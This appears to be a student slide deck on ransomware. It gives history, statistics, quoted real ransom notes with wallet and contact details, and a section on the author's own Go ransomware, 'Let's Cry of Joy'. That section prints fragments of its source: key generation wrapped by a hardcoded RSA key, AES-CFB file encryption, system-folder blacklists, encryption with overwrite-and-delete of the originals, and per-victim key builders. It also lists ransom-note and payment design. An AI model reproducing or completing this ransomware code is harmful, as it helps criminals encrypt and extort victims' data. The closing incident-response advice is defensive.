

ANNUAL PROJECT: RANSOMWARE



SUMMARY


1. A Ransomwhat ?

- What is a ransomware
- The first ransomware
- The new pandemic
- Most known ransomwares

2. Meet Let's Cry of Joy (aka LCJ)

- Language used and its specificities
- How it works
- Structure of LCJ
- Encryption
- Encryption method
- How LCJ detects what to encrypt
- Memory management and threads
- Les modules KRAM, GOBL et EM

3. Infected by a ransomware ! What to do ?





A RANSOMWHAT ?




- Malware that encrypt your data against a ransom
- Attack vector : Phishing (54%) ⁽¹⁾
- 4 000 Attacks per day ⁽²⁾
- Increase in attacks from 485% in 2020 ⁽³⁾
- Highest ransom paid : 40M\$ ⁽⁴⁾
(Cible : CNA; Virus : Phoenix Cryptolocker)



Sources :

1. safetydetectives.com/blog/ransomware-statistics/
2. safeatlast.co/blog/ransomware-statistics
3. helpnetsecurity.com/2021/04/09/cybercrime-trends-2020/
4. bloomberg.com/news/articles/2021-05-20/cna-financial-paid-40-million-in-ransom-after-march-cyberattack



- Created in 1989 by the biologist Joseph L. Popp, known as “the father of the ransomware” ⁽¹⁾
- Called the “AIDS TROJAN”
- Attack vector : Diskette
- Ransom of 189\$
- Decryptor : AIDSOUT ⁽²⁾

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.


Press ENTER to continue

Sources :

1. [en.wikipedia.org/wiki/AIDS_\(Trojan_horse\)](https://en.wikipedia.org/wiki/AIDS_(Trojan_horse))
2. medium.com/un-hackable/the-bizarre-pre-internet-history-of-ransomware-bb480a652b4b

- 1 attack every 11 seconds ⁽¹⁾
- 62% increase since 2019 ⁽²⁾
- 20 billion\$ of damage expected in 2021(57x more than in 2015) ⁽³⁾
- 24% of attacks aims health care facilities ⁽⁴⁾
- 26% of victims paying the ransom does not recover their data back ⁽⁵⁾

Annual number of ransomware attacks worldwide from 2014 to 2020 (in millions)



Source
SonicWall
© Statista 2021

Additional Information:
Worldwide; SonicWall; 2014 to 2020; data is based on SonicWall Capture Labs; wider industry metrics may vary

Sources :

1. investisdigital.com/blog/technology/why-ransomware-attacks-are-rise
2. securitymagazine.com/articles/94831-ransomware-soars-with-62-increase-since-2019
3. cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-20-billion-usd-by-2021/
4. fiercehealthcare.com/practices/hackers-target-small-hospitals-practices-for-ransomware-attacks
5. sophos.com/en-us/medialibrary/Gated-Assets/white-papers/sophos-the-state-of-ransomware-2020-wp.pdf

A decorative graphic consisting of blue circuit-like lines with small circles at the ends, extending horizontally from the left and right sides of the central text box.

MOST KNOWN RANSOMWARES



- First apparition : 12 May 2017 ⁽¹⁾
- Suspects : Lazarus Group (North Korea) ⁽¹⁾
- Ransom amount : 300\$ - 600\$ (Bitcoin) ⁽¹⁾
- Computers infected : 300 000+ ⁽¹⁾
- Countries hit : 150+ ⁽¹⁾
- Earnings : 327 payments, 51.62396539 BTC (130 000\$) ⁽¹⁾
- Decryptor : Wanakiwi ⁽²⁾

Sources :

1. en.wikipedia.org/wiki/WannaCry_ransomware_attack
2. github.com/gentilkiwi/wanakiwi

- First apparition : 27 June 2017
- Suspects : APT28 (Fancy Bear (Russia))
- Ransom : 300\$ (Bitcoin)
- Fastest malware ever created
- Destructive purposes
- 10 billions\$ of damages
- Decryptor : none
- Earnings : 4.52082610 BTC (\$153,911.43)

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

Ap5JUv-qhTAHy-HyeyS2-wqeQEK-YtHQEK-w7NUMZ-11RBUq-fuu4Wa-zpV8dS-zeQNGS

If you already purchased your key, please enter it below.

Key: _

Sources :

1. [wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/](https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/)


```

READMEcf19b1e7.TXT - Notepad
Edit Format View Help
----- [ Welcome to DarkSide ] ----->

What happend?
-----
Your computers and servers are encrypted, private data was downloaded. We use strong encryption algorithms, so you cannot de
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all
Follow our instructions below and you will recover all your data.

Data leak
-----
First of all we have uploaded more then . data.

Your personal leak page (TOR LINK): http://darksid . onion/
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published in our blog if you do not pay.
After publication, your data can be downloaded by anyone, it stored on our tor CDN and will be available for at least 6 mont

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.

What guarantees?
-----
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems
We guarantee to decrypt one file for free. Go to the site and contact us.

HOW TO CONTACT US?
-----
Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksid . onion/

```

- First apparition: August 2020 (v1)
- Origine : unknown (ex USSR country)
- 90M\$ of earnings
- 15+ countries hit
- Ransom amount : depending on the target


Sources :

1. decrypt.co/71295/colonial-pipeline-hackers-darkside-90m-bitcoin




A decorative graphic consisting of blue circuit-like lines with small circles at the ends, extending horizontally from the left and right sides of the central text box.

MEET LET'S CRY OF JOY (LCJ)



- Golang
- Multi-platform
- Goroutines
- Memory management
- syntax



Gopher, Mascot of Golang




GO

- Ransomnote dropped on the Desktop, C:\Users, my documents
- Unique identifier
- E-mail communication (Protonmail, Secmail)
- Ransom calculated on a pro rata basis
- 3 days to pay the ransom
- Bitcoin or Monero



- Encryptor
- Decryptor
- KRAM (Key Recreation Appending Module)
 - GOBL (GoLang BuILder)
 - EM (Evasion Module)
- Languages






- Key
 - Hardcoded RSA 3072 key that encrypts the encryption key
 - 32 character-long key
- Encryption algorithm
 - Rijndael (AES), Operation mode CFB

```
func rand_str(str_size int) string {
    var alphanum string =
        "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz&'()[{}]*+~_!?.,:;"
    var bytes = make([]byte, str_size)
    rand.Read(bytes)
    for i, b := range bytes {
        bytes[i] = alphanum[b%byte(len(alphanum))]
    }
    return string(bytes)
}

func create_encryption_key() []byte {
    new_key := []byte(rand_str(str_size: 32))
    encrypted_new_key := encrypt_encryption_key(new_key)
    err := ioutil.WriteFile(filename: "key", encrypted_new_key, perm: 0644)
    if err != nil {
        fmt.Printf(format: "Error creating Key file!")
        os.Exit(code: 0)
    }
    return new_key
}
```





```

ciphertext := make([]byte, aes.BlockSize+len(b))
iv := ciphertext[:aes.BlockSize]

if _, err := io.ReadFull(rand.Reader, iv); err != nil { err *

cfb := cipher.NewCFBEncrypter(block, iv)
cfb.XORKeyStream(ciphertext[aes.BlockSize:], b)
  
```


Me after understanding this

I'm fine.



- Computer analysis
- Exclusion of files/folders contained in the blacklist
- Encryption of all files




```
var ext_blacklist = []string{...}
var WINDOWS_ff_blacklist = []string{
    "bootmgr",
    //"BOOTNXT",
    "Documents and Settings",
    "DumpStack.log",
    "DumpStack.log.tmp",
    "Program Files",
    "Program Files (x86)",
    "ProgramData",
    "Windows",
    "System Volume Information",
    "lost+found",
    "Autodesk",
}
var LINUX_ff_blacklist = []string{
    "bin",
    "boot",
    ".cache",
    "dev",
    "etc",
    "initrd.img",
    "lib",
    "lib32",
    "lib64",
    "libx32",
    "lost+found",
    "media",
    "opt",
    "proc",
    "run",
    "sbin",
    "srv",
    "sys",
    "tmp",
    "usr",
    "var",
    "vmlinuz",
}
```



```
go func (f string, c chan string) (){
    defer wg.Done()
    encrypt_file(f, f+".LCJ")
    err := overwrite_remove(f)
    if err != nil{
        pass()
    }
}
```

```
if total_files_opened >= 943718400{
    wg.Wait()
}
```



KRAM

(KEY RECREATION APPENDING MODULE)

- Creation of an encryptor and a decryptor with unique RSA key pair

```
▼ KRAM
  ▼ dummy
    decryptor_dummy.go
    encryptor_dummy.go
    key_changer.go
```

```
for i:=0; i < 10; i++ {
    if i == 0 {
        continue
    }
    path := "/root/y/"
    priv, pub := GenerateRsaKeyPair()

    // Export the keys to pem string
    priv_pem := ExportRsaPrivateKeyAsPemStr(priv)
    pub_pem, _ := ExportRsaPublicKeyAsPemStr(pub)

    // Import the keys from pem string
    priv_parsed, _ := ParseRsaPrivateKeyFromPemStr(priv_pem)
    pub_parsed, _ := ParseRsaPublicKeyFromPemStr(pub_pem)

    // Export the newly imported keys
    priv_parsed_pem := ExportRsaPrivateKeyAsPemStr(priv_parsed)
    pub_parsed_pem, _ := ExportRsaPublicKeyAsPemStr(pub_parsed)
```

```
(root x390)-[~/y]
# tree
.
├── 1
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
├── 2
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
└── 3
    ├── decryptor.go
    ├── encryptor.go
    ├── private_key
    └── public_key
```


MODULE GOBL (GOLANG BUILDER)

- Creation of 3 executables (Windows; Linux; MacOS)

I have nothing to show yet.
Enjoy this meme instead 😊

Hairdresser: What do you think?
Me:




A decorative graphic consisting of blue circuit-like lines with small circles at the ends, extending horizontally from the left and right sides of the central text box.

INFECTED BY A
RANSOMWARE ? WHAT TO DO

HOW TO REACT TO A RANSOMWARE INFECTION ?



**RANSOMWARE CAN'T INFECT YOUR
BACKUPS**



- Disconnect all the computers from internet except one (the least important)
- Do not turn off the infected computers
- Isolate the patient-zero and all other computers
- Determine how this happened
- Do not pay the ransom
- Throw the hard drives away
- Change all passwords and apply security patches
- Restore the IT infrastructure using the backups (and do not do like the meme)